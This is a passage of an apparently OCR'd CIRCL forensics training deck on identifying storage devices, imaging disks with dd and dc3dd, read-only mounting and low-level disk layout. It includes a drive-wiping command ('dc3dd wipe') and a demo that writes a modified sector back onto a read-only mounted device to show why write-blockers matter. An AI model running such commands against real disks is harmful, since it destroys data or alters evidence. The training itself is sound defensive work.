  5 Reallocated_Sector_Ct   PO--CK   200   200   140    -    0
  7 Seek_Error_Rate         -OSR-K   200   200   000    -    0
  9 Power_On_Hours          -O--CK   095   095   000    -    3802
.....
```

3.6 Collecting information from devices

hdparm -I /dev/sdb

```
ATA device, with non-removable media
        Model Number:       WDC WD20NPVT-00Z2TT0
        Serial Number:      WD-WX11A9269540
        Firmware Revision:  01.01A01
        Transport:          Serial, SATA 1.0a, SATA Rev 2.6, SATA Rev 3.0
Standards:
        Supported: 8 7 6 5
        Likely used: 8
        .....
Security:
        Master password revision code = 65534    supported
        not     enabled
        not     locked
        not     frozen
        not     expired: security count
        374min for SECURITY ERASE UNIT.
```

hdparm -I /dev/sda

```
...
Commands/features:
        Enabled Supported:
        ...
           *    Data Set Management TRIM supported (limit 8 blocks)
           *    Deterministic read ZEROs after TRIM
```

3.7 How is the device connected

- Most relevant data with: `dmesg`

```
dmesg -T
     .....
     [Mi Aug  1 13:06:11 2018] usb-storage 1-1:1.0: USB Mass Storage device detected
     [Mi Aug  1 13:06:11 2018] scsi host1: usb-storage 1-1:1.0
     [Mi Aug  1 13:06:13 2018] scsi 1:0:0:0: Direct-Access USB Flash DISK
     [Mi Aug  1 13:06:13 2018] sd 1:0:0:0: Attached scsi generic sg1 type 0
     [Mi Aug  1 13:06:13 2018] sd 1:0:0:0: [sdb] 15826944 512-byte logical blocks
```

- Enumerate host hardware

```
lshw | less
     .....

lshw -businfo -class storage
     Bus info          Device          Class          Description
     ========================================================================
     pci@0000:04:00.0                  storage        Samsung Electronics Co Ltd
     usb@2:3           scsi0           storage
     usb@1:1           scsi1           storage

lshw -businfo -class disk
     Bus info          Device          Class          Description
     ========================================================================
     scsi@0:0.0.0      /dev/sda        disk           SD/MMC CRW
                       /dev/sda        disk
     scsi@1:0.0.0      /dev/sdb        disk           2TB 2000FYYZ-01UL1B2
```

3.7 How is the device connected

- Enumerate PCI bus

```
lspci -d ::0106                         # List SATA controller

lspci -d ::0108                         # List NVME controller
    04:00.0 Non-Volatile memory controller: Samsung Electronics Co Ltd Device a808

lspci -d ::0C03                         # List USB, FW, ... controller
    00:14.0 USB controller: Intel Corporation Sunrise Point-LP USB 3.0 xHCI Controller
    3b:00.0 USB controller: Intel Corporation JHL6540 Thunderbolt 3 USB Controller (C
    3e:00.0 USB controller: Fresco Logic FL1100 USB 3.0 Host Controller (rev 10)
    40:00.0 USB controller: Fresco Logic FL1100 USB 3.0 Host Controller (rev 10)
```

- Enumerate block devices

```
lsscsi -v

lsblk /dev/sdb
    NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
    sdb      8:16   0  1,8T  0 disk
     sdb1    8:17   0  1,8T  0 part /media/mich/031F0F30642CBB8B

lsblk -pd -o TRAN,NAME,SERIAL,VENDOR,MODEL,REV,WWN,SIZE,HCTL,SUBSYSTEMS /dev/sdb
    TRAN NAME      SERIAL             VENDOR   MODEL
    usb  /dev/sdb WD-WMC1P0H10ZEX WT055 WD 2000FYYZ-01UL1B2
             REV WWN                    SIZE HCTL       SUBSYSTEMS
            01.0 0x50014ee05979e023  1,8T 1:0:0:0     block:scsi:usb:pci
```

3.8 USB enumeration

- List attached USB device
  - USB bus
  - Device address
  - Vendor ID
  - Product ID
  - Product details

  ...

`lsusb`

```
Bus 004 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 002: ID 0bda:0328 Realtek Semiconductor Corp.
Bus 002 Device 003: ID 1b1c:1a0e Corsair
Bus 002 Device 004: ID 0951:162b Kingston Technology
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 004: ID 06cb:009a Synaptics, Inc.
Bus 001 Device 003: ID 04f2:b61e Chicony Electronics Co., Ltd
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
```

3.8 USB enumeration


lsusb -t

```
/:  Bus 04.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/2p, 10000M
/:  Bus 03.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/2p, 480M
/:  Bus 02.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/6p, 5000M
    |__ Port 1: Dev 4, If 0, Class=Mass Storage, Driver=usb-storage, 5000M
    |__ Port 2: Dev 3, If 0, Class=Mass Storage, Driver=uas, 5000M
    |__ Port 3: Dev 2, If 0, Class=Mass Storage, Driver=usb-storage, 5000M
/:  Bus 01.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/12p, 480M
    |__ Port 8: Dev 3, If 1, Class=Video, Driver=uvcvideo, 480M
    |__ Port 8: Dev 3, If 0, Class=Video, Driver=uvcvideo, 480M
    |__ Port 9: Dev 4, If 0, Class=Vendor Specific Class, Driver=, 12M
```

lsusb -v -d 0951:162b‘

```
...
    Interface Descriptor:
      bLength                 9
      bDescriptorType         4
      bInterfaceNumber        0
      bAlternateSetting       0
      bNumEndpoints           2
      bInterfaceClass         8 Mass Storage
      bInterfaceSubClass      6 SCSI
      bInterfaceProtocol     80 Bulk-Only
...
```

3.9 USB Interface monitoring



CIRCL
FORENSICS Training

4. Disk Cloning / Disk Imaging

4.1 Disk cloning - imaging

- Clone disk-2-disk
  - Different sizes
  - Wipe target disk!
- Clone disk-2-image
  - Clear boundaries
  - One big file
  - Break file into chunks
- Image file format
  - RAW
  - AFF (Advanced Forensic Format)
  - EWF (Expert Witness Format)
  - Please no 3rd party formats
- Write-Blockers
  - Hardware

4.2 Connecting devices

- udev

```
udevadm info /dev/sda                    # userspace /dev
udevadm monitor
```

- /dev/

```
/dev/sd*                 # SCSI, SATA
/dev/hd*                 # IDE. EIDE
/dev/md*                 # RAID
/dev/nvme*n*             # NVME devices

/dev/sda1                # Partition 1 on disk 1
/dev/sda2                # Partition 2 on disk 1
...
```

- Block Devices
  - Attaching
  - Mounting

4.2 Read partition table

- `dmesg`

```
[106834.127269] sd 6:0:0:0: Attached scsi generic sg1 type 0
[106834.127503] sd 6:0:0:0: [sdb] 15826944 512-byte logical blocks: (8.10 GB/7.54 GiB)
[106834.130380] sd 6:0:0:0: [sdb] Write Protect is off
```

- `fdisk -l circl-dfir.dd`

```
Disk circl-dfir.dd: 1536 MB, 1536000000 bytes
4 heads, 7 sectors/track, 107142 cylinders, total 3000000 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x8f7e6594

          Device Boot      Start         End      Blocks   Id  System
circl-dfir.dd1               2048     3000000     1498976+   7  HPFS/NTFS/exFAT
```

- Exercise: Analyze output. Why 1498976? → Conclusions?

```
End:      echo $(( 3000000 * 512 ))                  ---> 1536 MB, 1536000000 bytes
          echo $(( 3000000 * 512 / 1024 / 1024 ))    ---> 1464

1498976:  echo $(( 1498976 * 2 ))                    ---> 2997952
```

4.2 Mounting

- `mount`

```
mkdir /mnt/ntfs                                  # Create mount point
mount /dev/sdb1 /mnt/ntfs                        # Mounting

mount -o ro,remount /dev/sdb1 /mnt/ntfs          # Re-mounting

umount /mnt/ntfs                                 # Un-mounting
umount /dev/sdb1                                 # Also un-mounting


# Mounting readonly, no journaling, no executable
mount -o ro,noload,noexec /dev/sdb1 /mnt/ntfs
mount -o ro,noload,noexec,remount /dev/sdb1 /mnt/ntfs


# Mounting with offset. mounting from image files
mount -o ro,noload,noexec,offset=$((512*2048)) circl-dfir.dd /mnt/ntfs


# Mounting NTFS file systems
mount -o ro,noload,noexec,offset=$((512*2048)),
      show_sys_files,streams_interface=windows circl-dfir.dd /mnt/ntfs
```

4.3 dd - disk imaging rudimentary

Copy files from: /mnt/ntfs/dd/

```
$ dd if=img_1.txt of=out_1.txt bs=512

     <input file>      <output file><block size>
                                      (default)
3+0 records in
3+0 records out
1536 bytes (1.5 kB) copied, 0.000126 s, 12.2 MB/s

$ ll
-rw-rw-r-- 1 hamm hamm 1536 May 16 11:20 img_1.txt
-rw-rw-r-- 1 hamm hamm 1536 May 16 11:16 out_1.txt



$ dd if=img_2.txt of=out_2.txt bs=512
3+1 records in
3+1 records out
1591 bytes (1.6 kB) copied, 0.00016048 s, 9.9 MB/s

$ ll
-rw-rw-r-- 1 hamm hamm 1591 May 16 11:20 img_2.txt
-rw-rw-r-- 1 hamm hamm 1591 May 16 11:26 out_2.txt
```

4.3 dd - disk imaging rudimentary

Demo: `skip` and `count` options

```
dd if=img_3.txt bs=512 skip=0 count=1 status=none | less
dd if=img_3.txt bs=512 skip=1 count=1 status=none | less
dd if=img_3.txt bs=512 skip=2 count=1 status=none | less
```

Exercise: Play with `bs`, `skip` and `count` options

```
dd if=img_3.txt bs=1 skip=$((512*3)) count=16 status=none
dd if=img_3.txt bs=16 skip=$((32*3)) count=1 status=none
```

Exercise: `dd | xxd | less`

```
dd if=img_3.txt bs=512 skip=3 count=1 status=none | xxd | less
```

```
0000000: 4f76 6572 6865 6164 2031 3233 3435 3637  Overhead 1234567
0000010: 3839 3020 204d 6573 7361 6765 2d31 2020  890  Message-1
0000020: 3039 3837 3635 3433 3231 2020 2020 2020  0987654321
0000030: 2020 2020 2020 20
```

Exercise: Find the secret password behind sector 3

4.3 dd - disk imaging rudimentary

Exercise: Continue an interrupted imaging process

```
dd if=img_2.txt of=broken.raw bs=512 skip=0 count=2 status=none

ll  img_2.txt  ..... 1591 Aug 13 14:40 img_2.txt*
ll broken.raw  ..... 1024 Aug 13 15:05 broken.raw

dd if=img_2.txt of=broken.raw bs=512 skip=2 seek=2 status=none

md5sum  img_2.txt f319b1cc9d424a923a8c83c3e67185f1
md5sum broken.raw f319b1cc9d424a923a8c83c3e67185f1
```

Error handling: Bad blocks

```
$ dd if=img_3.txt of=out_3.txt bs=512 conv=noerror,sync
```

Demo: Progress

```
Signaling: & and 'kill -10'
Signaling: & and 'kill -USR1'
Signaling: & and 'kill -USR1 $(pidof dd)'
Option:    status=progress
```

4.4 Disk acquisition

- Forensic features
  - Progress monitoring
  - Error handling & logging
  - Meta data
  - Splitting output files & support of forensic formats
  - Cryptographic hashing & verification checking
- Example: hashing

  `md5sum circl-dfir.dd` → `bd80672b9d1bef2f35b6e902f389e83`

  `sha1sum circl-dfir.dd` → `e5ffc7233a.....7e53b9f783`
- Tools
  - dd
  - ddrescue, gddrescue, dd_rescue
  - dc3dd - Department of Defense Cyber Crime Center
  - dcfldd - Defense Computer Forensic Labs
  - rdd-copy, netcat, socat, ssh
  - Guymager

4.5 Exercise: dc3dd

```
dc3dd if=/mnt/ntfs/carving/deleted.dd                    # Input file
      log=usb.log   -/                                   # Logging
      hash=md5 hash=sha1   -/                            # Hashing
      ofsz=$((8*1024*1024)) ofs=usb.raw.000              # Chunk files of 8MB


ls -l


cat usb.log


cat usb.raw.00* | md5sum                                 # Verify hashes
cat usb.raw.00* | sha1sum


dc3dd wipe=/dev/sdx                                      # Wipe a drive
```

4.6 SuashFS as forensic container

- Embedded systems
- Read only file system
- Supports very large files
- Adding files possible
- Deleting, modifying files not possible
- Compressed

  → Real case: 3*1TB disks stored in 293GB container
- Bruce Nikkel: `http://digitalforensics.ch/sfsimage/`

```
mksquashfs circl-dfir.dd case_123.sfs
mksquashfs analysis.txt case_123.sfs
unsquashfs -ll case_123.sfs
.....
mksquashfs analysis.txt case_123.sfs
.....
sudo mount case_123.sfs /mnt/
```

4.7 Exercise: Modify data on RO mounted device

```
mount
mount -o ro,remount /media/michael/7515-6AA5/
mount
```

Demo: Modify Document

```
strings -td /dev/sdb1
     .....
     299106 Hello World!
     .....

echo $((299106/512))
     584

dd if=/dev/sdb1 bs=512 skip=584 count=1 of=584.raw
ll
hexer 584.raw

dd of=/dev/sdb1 bs=512 seek=584 count=1 if=584.raw
mount
```

Demo: Review Document

4.7 Exercise: RO Countermeasures

- Try on board methods:
  - `hdparm -r1 /dev/sdb`
  - `blockdev --setro /dev/sdb`
  - `udev` rules

    → Attack on block device still possible
- Try Forensics Linux Distributions:
  - Live Kali 2018_4 in forensic mode
  - SANS SIFT Workstation 3.0
  - DEFT X 8.2 DFIR Toolkit
    - Some distributions do not auto mount

      → Attack on block device still possible
- Kernel Patch: Linux write blocker (not tested)

  → `https://github.com/msuhanov/Linux-write-blocker`
- Hardware Write Blocker


  → Effectively block attack

CIRCL
FORENSICS Training


5. Disk Analysis

5.1 Low-Level Data Encoding

1. FM - Frequency Modulation




2. MFM - Modified Frequency Modulation (Double Density)



5.1 Low-Level Data Encoding

- RLL 2,7 - Run Length Limited
  - No more clock is stored
  - No less than 2 zeros in between two 1's
  - No mores than 7 zeros in between two 1's

Data chunk	RLL 2,7 code
000	000100
10	0100
010	100100
0010	00100100
11	1000
011	001000
0011	0001000



5.2 CHS - Cylinder Head Sector

Track, Head, Cylinder, Sector, Block, Cluster




Image (c) wikipedia.org - Image used solely for illustration purposes

5.3 Low-Level: Sector Structur




Image (c) forensicfocus.com - Image used solely for illustration purposes

5.4 Low-Level: Legacy considerations

Interleave Factor:

```
Interleave factor 1:1 ---> 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17
Interleave factor 2:1 ---> 01 10 02 11 03 12 04 13 05 14 06 15 07 16 08 17 09
Interleave factor 3:1 ---> 01 07 13 02 08 14 03 09 15 04 10 16 05 11 17 06 12
```

Zoned Bit Recording:

Zone:	12	11	10	09	08	07	06	05	04	03	02	01	00
Tracks:	100	120	140	155	170	185	195	205	210	210	215	218	220
Sectors:	132	132	132	132	132	132	132	132	100	100	100	100	100

Head and Cylinder Skewing:


No skewing

```
Cylinder 0: Head 0: |01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17
            Head 1: |01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17
Cylinder 1: Head 0: |01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17
```

Head skew = 1, Cylinder skew = 4

```
Cylinder 0: Head 0: |01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17
            Head 1:  17|01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16
